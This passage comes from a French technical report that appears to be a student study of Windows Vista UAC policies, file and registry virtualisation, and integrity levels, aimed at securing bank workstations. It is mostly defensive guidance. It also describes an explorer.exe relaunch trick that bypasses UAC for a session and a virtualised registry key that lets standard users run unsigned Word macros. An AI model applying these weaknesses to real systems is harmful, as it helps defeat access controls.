7. Run all administrators in Admin Approval Mode
8. Switch to the secure desktop when prompting for elevation
9. Virtualize file and registry write failures to per-user locations

Les différents paramètres possibles (en gras par défaut) :

1. Enabled, **Disabled**
2. Elevate without prompting, Prompt for credentials, **Prompt for consent**
3. Automatically deny elevation requests, **Prompt for credentials**
4. **Enabled**, Disabled
5. Enabled, **Disabled**
6. **Enabled**, Disabled
7. **Enabled**, Disabled
8. **Enabled**, Disabled
9. **Enabled**, Disabled

Nous allons découvrir ces politiques de sécurité avec différents scénarios définis pour le profil de ce travail à savoir sécuriser les postes d'une banque.

[1] Nous allons utiliser le terme de politique de sécurité.

Scénario 1 : Comment protéger l'élévation de privilèges d'un administrateur *PA*

Nous avons vu qu'un administrateur *PA* comme *super_user* se voit proposer une interface de consentement pour élever ses privilèges. Cette demande de consentement ne donne pas la possibilité à un administrateur d'entrer son mot de passe donc empêche une personne mal intentionnée de le voir ou encore qu'un *keylogger*[1] l'intercepte. Dans cette optique il serait préférable de ne pas modifier la politique de sécurité.

Par contre si un employé a accès physiquement à la machine il pourra venir installer un virus avec un simple consentement. Dans cette optique on peut venir modifier la politique de sécurité n°2 en fixant la valeur « *prompt for credentials* ».

La valeur « *Elevate without prompting* » est à proscrire. Un administrateur *PA* pourra élever ses privilèges sans passer par une demande de consentement ou entrer son mot de passe. L'administrateur *PA* n'obtient pas pour autant un jeton complet après son *logon* mais bien un jeton restreint. On parle alors d'une élévation de privilèges silencieuse, l'administrateur n'est plus protégé.

Scénario 2 : Comment supprimer la possibilité pour un utilisateur standard d'entrer un mot de passe pour élever ses privilèges ?

Choisissez l'option « *Automatically deny elevation requests* » de la politique de sécurité n°3.

Ce scénario permet deux choses : dans un premier cas le confort d'utilisation, dans un second cas la sécurité. Le fait pour un utilisateur standard, de se voir inviter à fournir un mot de passe pour effectuer une action peut l'induire en erreur, il va essayer d'entrer son mot de passe utilisateur, demander ensuite à un collègue ou encore à l'administrateur. En modifiant cette politique de sécurité l'utilisateur recevra uniquement un message d'erreur lui interdisant l'action. Dans le second cas un utilisateur a réussi à trouver le mot de passe administrateur, il aura donc la possibilité d'élever ses privilèges en entrant le mot de passe lors de la demande d'élévation de privilèges.

Le service *AIS* est toujours lancé au démarrage, et va évaluer les privilèges de l'utilisateur. Ses privilèges ayant été supprimés il ne lancera pas d'interface d'élévation et retournera une erreur.

Scénario 3 : Comment protéger le système des *shatter attacks*[2] ?

Activez la politique de sécurité n°6. Cette politique de sécurité est activée par défaut.

Les *shatter attacks* consistent à contourner les sécurités pour obtenir des privilèges élevés en forçant un processus (qui possède des privilèges élevés) a exécuter un code malicieux dans son espace mémoire. De telles attaques se bases sur les messages envoyés entre les fenêtres graphiques du bureau.

Certaines applications d'accessibilité comme par exemple le clavier virtuel (*osk.exe*) ont la possibilité de passer au travers des protections (§1.4) empêchant une fenêtre de moindre privilèges de venir interagir avec une fenêtre de privilèges plus élevés. Une application malveillante pourra donc aussi court-circuiter cette protection.

[1] Déf : http://en.wikipedia.org/wiki/Keylogger
[2] Déf : http://en.wikipedia.org/wiki/Shatter_attack

Cette politique de sécurité oblige ces applications à être installées dans un dossier protégé. On rappelle que seuls les administrateurs peuvent installer une application dans un dossier protégé.

Dans le manifeste (§1.3.3.5) d'une application on retrouve le champ *UIAccess*[1]. Lorsque ce paramètre est fixé à « *true* » cela signifie que l'application est autorisée d'effectuer des actions sur des fenêtres du bureau possédant des privilèges plus élevés. Cette option ne doit être activée seulement pour les applications d'accessibilité.

Pour résumer, si la politique de sécurité est activée elle oblige une application possédant le champ *UIAccess* à « *true* » de se trouver dans un dossier protégé.

Scénario 4 : Comment activer *UAC* pour le compte *Built-In* ?

Activez la politique de sécurité n°1

Le compte *Built-In* est désactivé par défaut. Il se peut qu'un administrateur l'active pour effectuer des modifications intrinsèque du système (ex effacer, mettre à jour un fichier système). Il est alors grandement conseillé d'activer *UAC*.
En effet un programme malveillant ne pourra pas venir modifier les fichiers système de *Windows* avec un compte tel que *standard_user* ou *super_user* par contre il le pourra avec un compte *Built-In*. En activant cette politique de sécurité l'administrateur sera protégé.

Scénario 5 : Comment protéger le système des applications non signées ?

Activez la politique de sécurité n°5.

Cette politique de sécurité a pour but de protéger les administrateurs. Lorsqu'un administrateur *PA* lance un exécutable en élevant ses privilèges (*Run-As*) le système va vérifier si le fichier est signé (§1.5). Si le fichier n'est pas signé alors *UAC* en informe l'administrateur et lui demande son consentement pour l'exécution.

L'activation de cette politique de sécurité permet de supprimer la possibilité de consentement pour lancer une application non signée. Un message d'erreur informera l'utilisateur que l'exécutable ne peut être lancé.

Note : Dans la mesure où de nombreuses applications ne sont pas encore signées l'activation de cette politique de sécurité peut s'avérer trop restrictive. Il n'est donc pas conseillé de l'activer maintenant. Dans l'optique de *Microsoft*, toutes les applications futures devraient être signées. Il sera alors intéressant de l'activer.

Scénario 6 : Comment désactiver la virtualisation ?

Désactivez la politique de sécurité n°9

La virtualisation est utilisée par les utilisateurs *LUA* dans une phase de migration pour pouvoir utiliser des applications non compatibles *UAC.* Dans le chapitre virtualisation (§1.3.5) certaines failles sont décrites. Lorsque cette politique de sécurité est activée aucune virtualisation des dossiers ou des clefs de registres protégés ne sera réalisée.

[1] On peut contrôler le manifeste via *procexp* onglet *Strings*

Scénario 7 : Comment désactiver la détection d'installation pour un déploiement ?

Désactivez la politique de sécurité n°4

UAC détecte de manière heuristique les installateurs d'applications et impose une élévation de privilèges pour les exécuter. Dans une entreprise l'administrateur utilise souvent un *Systems Management Server* (*SMS*) pour déployer des mises à jour ou installer un nouveau logiciel sur des postes utilisateurs. Cette politique de sécurité permet que les installations sur les postes ne soient pas bloquées par l'obligation d'élever ses privilèges manuellement.

Note : il est conseillé de laisser cette politique de sécurité activée si l'entreprise n'utilise pas de systèmes de déploiement. Elle protège l'administrateur *PA* de l'installation silencieuse d'une application malveillante.

Scénario 8 : Comment protéger le système des attaques de type *spoofing* ?

Activez la politique de sécurité n°8. Cette politique de sécurité est activée par défaut.

Comme nous l'avons décrit (§1.3.3.4) le *secure desktop* protège le système des attaques de type *spoofing*. Malheureusement le *secure desktop* n'est utilisé que pour une élévation de privilège. Cette politique de sécurité doit être activée pour protéger l'administrateur *PA*.

Scénario 9 : Comment désactiver *UAC* ?

La désactivation d'*UAC* revient à travailler comme sous *Windows XP* avec un jeton unique. La désactivation d'*UAC* peut être utilisée par un administrateur pour utiliser des logiciels non compatibles *UAC*.

Désactivez la politique de sécurité n°7. Attention il faut redémarrer la machine pour prendre en compte les changements. Même la commande **`gpupdate /force`** ne fonctionne pas.

Le jeton complet sera directement donné à l'administrateur *PA*. Un utilisateur *LUA* ne pourra plus élever ses privilèges en utilisant *Run-As* car cette action était gérée par *UAC*.

Cette politique de sécurité vient modifier la clef de registre :
`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System «enableLUA»`.

On peut aussi désactiver *UAC* en utilisant **`msconfig.exe`** onglet *Tools* lancer « *Disable UAC* »

Note : on retrouve à cet endroit de la base de registre toutes les clés correspondantes aux 9 politiques de sécurité de *UAC*.

Pour conclure voici une proposition de profils à appliquer aux utilisateurs standards et aux administrateurs d'un poste de travail dans une banque :

Pour éviter de tourner les pages je vous fournis à nouveau la liste des *polices*

1. Admin Approval Mode for the Built-In Administrator account
2. Behavior of the elevation prompt for administrators in Admin Approval Mode
3. Behavior of the elevation prompt for standard users
4. Detect application installations and prompt for elevation
5. Only elevate executables that are signed and validated
6. Only elevate UIAccess applications that are installed in secure location
7. Run all administrators in Admin Approval Mode
8. Switch to the secure desktop when prompting for elevation
9. Virtualize file and registry write failures to per-user locations

Numéro de la politique de sécurité	Utilisateur standard	Administrateur
1	Disabled	Enabled
2	Prompt for consent	Prompt for credentials
3	Automatically deny elevation requests	Prompt for credentials
4	Disabled	Enabled
5	Disabled	Enabled
6	Enabled	Enabled
7	Enabled	Enabled
8	Enabled	Enabled
9	Disabled	Disabled

D'autres scenarios

Cette section présente divers scénarios portés sur la sécurité mais qui ne sont pas configurables via les politiques de sécurité vues précédemment.

Scénario : Que se passe-t-il si le service *AIS* n'est pas lancé au démarrage ?

Dans **Administrative Tools - Services** sélectionnez « Application Information » Startup type « Disabled ».

Attention ! Lorsque ce que *AIS* est désactivé *UAC* ne fonctionnera plus, il vous sera donc impossible d'obtenir un jeton complet pour lancer le gestionnaire de services et relancer *AIS*.

Pour remédier à ce blocage il faut redémarrer, pendant le *boot* presser F8 et choisir l'option « Directory Services Restore Mode ». Vous pouvez alors accéder au gestionnaire de services et reconfigurer pour « Application Information » Startup type « Automatic ».

Si le service *AIS* est stoppé ou redémarré pendant une session, *UAC* ne fonctionnera plus il sera donc impossible d'effectuer une élévation de privilèges. Mais *AIS* sera relancé au démarrage.

Scénario : Peut-on désactiver *UAC* de manière temporaire ?

Une méthode un peu artisanale permet de désactiver *UAC* sans avoir à redémarrer le système. Tous les processus créés dans une session héritent du jeton filtré du processus père *explorer.exe* si aucune élévation de privilèges n'a été réalisée. Tous les processus créés depuis une console possédant un jeton complet hériteront du jeton complet. De part ces constations on peut court-circuiter le système de sécurité *UAC*.

Ouvrir une console avec des privilèges élevés (Run as). Tuez le processus *explorer.exe* (gestionnaire des tâches). Depuis la console lancer *explorer.exe*. Ce nouveau processus hérite du jeton complet de la console. Tous les processus que *explorer.exe* va lancer hériteront de son jeton complet.

Cette méthode est applicable seulement pour la session ou a été effectuée les opérations. *UAC* sera réactivé au prochain démarrage du système.

Scénario : Peut-on élever ses privilèges en ligne de commandes ?

Non. UAC pour se prévenir de tous scripts malveillants ne fonctionne pas en ligne de commandes. Par exemple une commande comme : **`runas /user :admin cmd.exe`** n'aura pour effet de seulement ouvrir une console en tant qu'administrateur avec un jeton filtré. En aucun cas il n'est possible d'obtenir un jeton complet en ligne de commandes.

Pour conclure

Microsoft ajoute depuis les différentes versions Beta de *Vista* des politiques de sécurité supplémentaires. Un scénario utile en entreprise n'est pas encore réalisable :

Il n'est pas possible pour *super_user* d'autoriser *standard_user* à utiliser une application particulière nécessitant des privilèges élevés. Dans la version actuelle de *Vista* (RC2) le seul moyen est soit que *standard_user* connaisse le mot de passe de *super_user* ce qui n'est pas concevable soit que *super_user* se déplace en personne pour entrer son mot de passe.

1.3.5 Virtualisation

La virtualisation a été implémentée dans Vista pour assurer la compatibilité des applications ne fonctionnant pas correctement sans privilèges élevés. La virtualisation donne la possibilité à un utilisateur *LUA* d'utiliser des applications effectuant des actions d'écriture dans des zones protégées comme `/Program Files` ou encore `HKLM`, elle prend donc en charge la virtualisation de fichiers et de clefs de registre. Elle supprime les besoins d'élévation de privilèges.

La virtualisation n'a pas été implémentée dans Vista pour perdurer et devrait être supprimée des futures versions pour autant que les développeurs s'imposent de réaliser des applications fidèles à la philosophie *UAC*.

Fonctionnement

L'application ne voit pas le système de virtualisation. Un message informant que l'écriture a été effectuée avec succès est retourné à l'application. Les écritures et les lectures dans ces emplacements sécurisés ont été redirigées dans le profil de l'utilisateur courant. La virtualisation est désactivée pour tout utilisateur possédant un jeton complet.

C'est le service *AIS* qui prend en charge la virtualisation.

Scénario : Que se passe-t-il si une application lancée avec un jeton restreint essaie de modifier le fichier `/Program Files/test/config.ini` ?

Il va se produire un échec d'écriture. AIS va alors vérifier si le jeton contient le paramètre autorisant la virtualisation. Si oui il va créer une copie du fichier *config.ini* dans un espace virtuel :

```
C:\Users\<user name>\AppData\Local\VirtualStore\
Program Files\test\config.ini
```

Et modifier la copie du fichier original seulement.

De même pour la modification d'une clef de registre, exemple :
`HKEY_LOCAL_MACHINE\Software\test\`

Virtualisé dans :

```
HKEY_CURRENT_USER\Software\Classes\VirtualStore\MACHINE\Software\test ou
HKEY_USERS\< User SID >_Classes\VirtualStore\Machine\Software\test.
```

Pour les actions de suppression de clefs ou de fichiers une copie est effectuée comme ci-dessus et un bit « *deleted* » est ajouté au fichier ou à la clef.

Scénario : Que se passe-t-il si une application lancée avec un jeton restreint essaie de visualiser les fichiers ou les clefs d'un emplacement privé ?

L'application aura une vue fusionnée entre les fichiers originaux et les fichiers (ou les clefs) contenus dans l'espace virtuel de l'utilisateur. A savoir que si un fichier existe dans l'espace virtuel c'est celui-ci qui sera pris en compte. Les fichiers portant le drapeau « *deleted* » reste en dehors du résultat fusionné.

Note : Une application contenant dans son manifeste un des paramètres suivant ne sera pas virtualisée : *asInvoker, requireAdministrator, highestAvailable.* De plus les installateurs d'applications ne sont pas virtualisables.

Problèmes

Les espaces privés sont propres à chaque utilisateur *LUA*. Imaginons qu'un utilisateur *LUA* ait effectué une modification sur un fichier d'initialisation se trouvant dans un emplacement protégé. La modification de ce fichier a lieu sur la copie de celui-ci se trouvant dans l'espace virtuel de l'utilisateur. Si notre utilisateur se trouve dans un réseau et qu'une mise à jour du système est effectuée remplaçant alors le fichier par une nouvelle version. L'utilisateur lui aura toujours accès à la version sauvegardée dans son espace virtuel. Si ce fichier contenait par exemple comme paramètres l'adresse d'un serveur et que cette adresse a changé alors l'utilisateur ne pourra y accéder.

Un autre problème bien plus dangereux. Le logiciel *Microsoft Word* a une clef de registre obligeant d'être administrateur pour qu'une macro non signée soit lancée. Avec la virtualisation il est possible de changer cette clef en étant utilisateur *LUA*. La clef virtualisée sera lue en premier et donc l'utilisateur pourra lancer des macros non signées sans avoir besoin de privilèges administrateurs.

Outils

http://www.microsoft.com/downloads/details.aspx?FamilyId=DF59B474-C0B7-4422-8C70-B0D9D3D2F575&displaylang=en

Cet outil *UAC predictor* est utile pour un administrateur désirant vérifier si ces applications seront compatibles pour *Windows Vista*.

1.4. Mandatory Integrity Control (2 semaines d'étude)

1.4.1 Principe

Cette méthode de sécurité a été inventée dans les années 1970 et se base sur un modèle appelé *Biba*[1]. *MIC* (*Mandatory Integrity Control)* traduit par contrôle d'intégrité obligatoire, fournit un mécanisme supplémentaire au *DACLs* (§1.1.6). MIC ajoute la notion de l'évaluation de la confiance dans le système d'exploitation. Une entité ayant un faible degré de confiance ne pourra pas modifier une entité possédant un degré de confiance plus élevé.

Avant *Vista*, les décisions d'accès à un objet étaient fondées sur l'appartenance à un groupe tel que renseigné dans le jeton utilisateur et le *DACL* de l'objet. *MIC* n'existait pas.

Le *blog* de Steve Riley présente *MIC* : http://blogs.technet.com/steriley/

Le but de *MIC* est d'isoler les processus

- *MIC* est un mécanisme permettant d'assurer **l'intégrité** des données (*no write-up*)
- *MIC* ne cherche **pas** à préserver **la confidentialité** des données. Un processus *LUA* peut donc lire les données d'un processus *PA*.

La session 0 (§1.1.7) protège déjà les processus en les isolants. Mais *MIC* va plus loin car il peut isoler les processus s'exécutant dans la même session.

Possibilité de forcer et d'activer la politique *No Read-Down*[2]. L'activation de cette option n'est pas encore documentée.

MIC permet de lutter contre :

- L'accès en écriture d'un processus d'intégrité faible vers des processus d'intégrité haute
- La création de *remote threads*[3] dans des processus protégés
- L'entrée de données provenant d'un processus d'intégrité plus faible cherchant à exploiter une faille (injection de *dll*[4])
- Les attaques d'interfaces graphiques (*Shatter Attacks*) avec *UIPI*

[1] Ce modèle met en œuvre un contrôle d'intégrité et repose sur le principe de : *no write up, no read down* http://en.wikipedia.org/wiki/Biba_model

[2] Cette politique empêche un processus d'un certain niveau d'intégrité de venir lire une donnée d'un objet d'une intégrité plus faible

[3] Consiste à créer un thread dans un autre processus possédant plus de privilège, ce thread va hériter des privilèges élevés. : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createremotethread.asp

[4] Faire exécuter une *DLL* a un processus possédant des privilèges plus élevés : http://en.wikipedia.org/wiki/DLL_Injection

1.4.2 Fonctionnement

1.4.2.1 Isolation des processus

Un nouvel *SID* appelé *integrity level*[1] (*IL*) a été ajouté dans les jetons. Les *ILs* sont obligatoires et ne peuvent être modifiés durant leur cycle de vie.

Si l'on regarde par exemple le jeton de *standard_user* on retrouve cet *IL* :

Group	Flags
LOCAL	Mandatory
Logon SID (S-1-5-5-0-365504)	Mandatory
Mandatory Label\Medium Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\NTLM Authentication	Mandatory
NT AUTHORITY\This Organization	Mandatory

Dans ce cas le niveau d'intégrité est *medium,* nous allons voir ces différents niveaux en inspectant les processus s'exécutant sur notre système : *super_user* et *standard_user* se loguent et lancent plusieurs applications.


IL System

IL High

IL Medium

Note : *super_user* a lancé *procexp* et *cmd* avec un jeton complet (*Run-As*).

mmc nécessite aussi un jeton complet mais l'élévation de privilège est automatique.



[1] On trouve aussi le terme de *integrity SID*
C'est un *SID* de la forme S-1-5-40-<*niveau*>


En inspectant les processus j'ai pu me rendre compte que tous les processus système[1] possédaient un *IL System*. Tous les processus des utilisateurs *super_user* et *standard_user* héritent de leur jeton possédant un *IL Medium*.

Pour généraliser nous pouvons affirmer que les jetons restreints des utilisateurs ou des processus possèdent un *IL medium*.

Intéressons nous maintenant aux applications lancées par *super_user* avec son jeton complet. Ce jeton complet possède un *IL High* donc toutes les applications lancées avec celui-ci vont en hériter. *Super_user* possède deux jetons et l'on retrouve dans chacun d'eux un *IL* différent :

- Jeton complet => *IL High*
- Jeton restreint => *IL Medium*

Regardons maintenant les différents niveaux d'intégrité possibles en détail et essayons de comprendre l'isolation des processus.



[1] Les processus système ont un nom d'utilisateur NT AUTHORITY\SYSTEM

Voici quelques scénarios mettant en œuvre le contrôle d'intégrité :

1. *Standard_user* a lancé deux applications. Toutes deux ont hérité de son jeton restreint, elles possèdent donc un *IL Medium*. Le niveau d'intégrité étant le même elles peuvent donc se modifier mutuellement.

2. *Standard_user* ouvre une console pour lancer un fichier qui a été au préalable téléchargé depuis internet. Les fichiers téléchargés depuis internet étant sensibles ils reçoivent un *IL Low*. La console possédant un *IL* supérieur à celui du fichier elle peut l'exécuter.

3. Ce fichier téléchargé était en fait un virus. Il va essayer d'aller attaquer des services du système. Le virus possède un *IL* low tandis que les services ont un *IL System*. Le virus possédant un *IL* inférieur ne pourra pas modifier les services.

4. *Super_user* crée un fichier texte comportant certaines informations sensibles. Ce fichier texte a été créé avec un jeton complet il hérite donc d'un *IL High*. Nous verrons au chapitre suivant que les objets possèdent aussi un *IL*. *Standard_user* pourra lire ce fichier mais pas le modifier. Comme cité précédemment (§1.4.1) le contrôle d'intégrité n'assure pas la confidentialité.

Pour conclure nous pouvons dire que les processus sont bien isolés, un processus d'intégrité inférieur ne pourra pas venir modifier un processus possédant une intégrité plus élevée.

1.4.2.2 Contrôle d'accès des objets

Les objets du système (fichier, dossier etc) reçoivent aussi un *IL*. Si aucun *IL* n'est spécifié alors l'objet recevra un *IL Medium* par défaut. Cet *IL* est stocké dans le *security descriptor* (§1.1.6) de l'objet.

Pendant le contrôle d'accès à un objet, le système va en un premier temps vérifier si l'*IL* de l'utilisateur est supérieur ou égal à celui de l'objet. Si c'est le cas alors le *DACL* de l'objet définira à son tour si cet utilisateur pourra y accéder.


J'ai utilisé l'outil de *sysinternals* : *AccessChk*
http://www.sysinternals.com/Utilities/AccessChk.html

AccessChk permet de vérifier par exemple les groupes pouvant accéder à un objet ainsi que le niveau d'intégrité nécessaire pour le modifier.

Utilisation:

```
Accesschk [-s][-i¦-e][-r][w][-n][-v][[-k][-c]¦[-d]] [username] <file,
directory, registry key, service>
```

Inspectons l'*IL* du programme *procexp.exe* :



Cette commande nous fournit aussi les droits des comptes ayant accès à ce programme.

Un autre logiciel très intéressant est ***chml***, il permet de modifier le niveau d'intégrité d'un objet : http://www.minasi.com/vista/chml.htm

Utilisation :

Chml <file/foldername>¦-? -option1 -option2 … -optionn

Pour permettre le fonctionnement de ce logiciel il faut ajouter votre compte dans la politique de sécurité « *modify an objet label* » se trouvant dans : **security settings – Local policies – User Rights Assignment**.

1.4.2.3 User Interface Privilege Isolation (UIPI)

UIPI est un mécanisme équivalent à *MIC* mais qui est utilisé dans un autre contexte. *UIPI* permet d'isoler les processus possédant des droits différents mais s'exécutant sur le même *user desktop* (§1.1.3). Pour entrer un peu plus dans le détail *UIPI* empêche à un processus de moindre privilège d'envoyer des messages à un processus de privilèges plus élevés. Cela s'applique pour les fenêtres graphiques affichées dans le *user desktop*.

En comparaison *MIC* empêchait un processus possédant un certain niveau d'intégrité d'être modifié par un processus possédant un niveau d'intégrité plus faible. *UIPI* n'empêche pas la modification mais l'envoi de messages depuis un processus possédant un niveau d'intégrité plus faible.

La section *UIPI* de ce document Microsoft vous fournira la liste de toutes les restrictions appliquées à un processus graphique de faible intégrité :
http://download.microsoft.com/download/5/6/a/56a0ed11-e073-42f9-932b-38acd478f46d/WindowsVistaUACDevReqs.doc

1.4.3 Scénarios

Voici quelques scénarios liés à la sécurité. Pour commencer j'ai réalisé un atelier proposé par Microsoft : http://www.microsoft.com/france/technet/produits/windowsvista/ateliers.mspx
AtelierTechniqueWindowsVista_partie2.doc

En réalisant cet atelier je me suis rendu compte que le processus *on screen keyboard* (*osk.exe*) possédait un *IL high* alors que tous les processus doivent se lancer avec un *IL* Medium si aucune élévation de privilèges n'a été faite. Cette faille présente un danger car si un utilisateur ne possédant pas de droit administrateur arrive à faire créer un nouveau processus via *osk.exe* alors ce dernier héritera de son *IL high*. Ce point sera à vérifier dans la version finale de *Vista*.

Un administrateur peut-il augmenter le niveau d'intégrité d'un objet ?

Oui il suffit d'utiliser *chmod*. Ce scénario m'a permis de découvrir certaines failles. Tout d'abord il n'est pas nécessaire d'ajouter notre compte dans la politique de sécurité « *modify an objet label* ». Donc il n'est pas possible de bloquer le changement du *IL* par un administrateur.

De plus si l'on crée un fichier texte ce dernier se voit attribuer tout le temps un *IL Medium* même si ce dernier a été créé avec un *note pad* lancé en élevant les privilèges. Attention donc un administrateur créant un fichier peut penser que celui-ci sera protégé d'une modification éventuelle par un utilisateur possédant des droits restreints. J'en conclue donc que les processus héritent bien du *IL* de l'utilisateur l'ayant lancé, par contre les objets créés (fichier, dossier etc) n'héritent pas du *IL* mais obtiennent un *IL Medium*.

Un administrateur peut-il bloquer l'accès à un objet en modifiant son *IL* ?

Un administrateur sera peut être intéressé de connaître dans un dossier ou dans un emplacement de la base de registre les droits d'un utilisateur. Une méthode rapide et efficace est d'utiliser *AccesChk*.

Exemple : *super_user* désire vérifier quels fichiers dans `\system32` ont la possibilité d'être modifiés par *standard_user*.

```
accesschk standard_user c:\windows\system32
```

Cette commande va nous donner la liste de tous les fichiers susceptibles d'être modifiés.

Regardons maintenant comment empêcher la modification d'un des fichiers :

```
Chml mon_fichier.txt –i :h
```

L'*IL* du fichier a été modifié en *high*. *Standard_user* ne possédant pas dans son jetons un IL *high* ne pourra pas venir modifier ce fichier. Par contre il aura toujours la possibilité de le lire.


Un utilisateur possédant un compte *users* peut-il modifier l'*IL* d'un objet ?

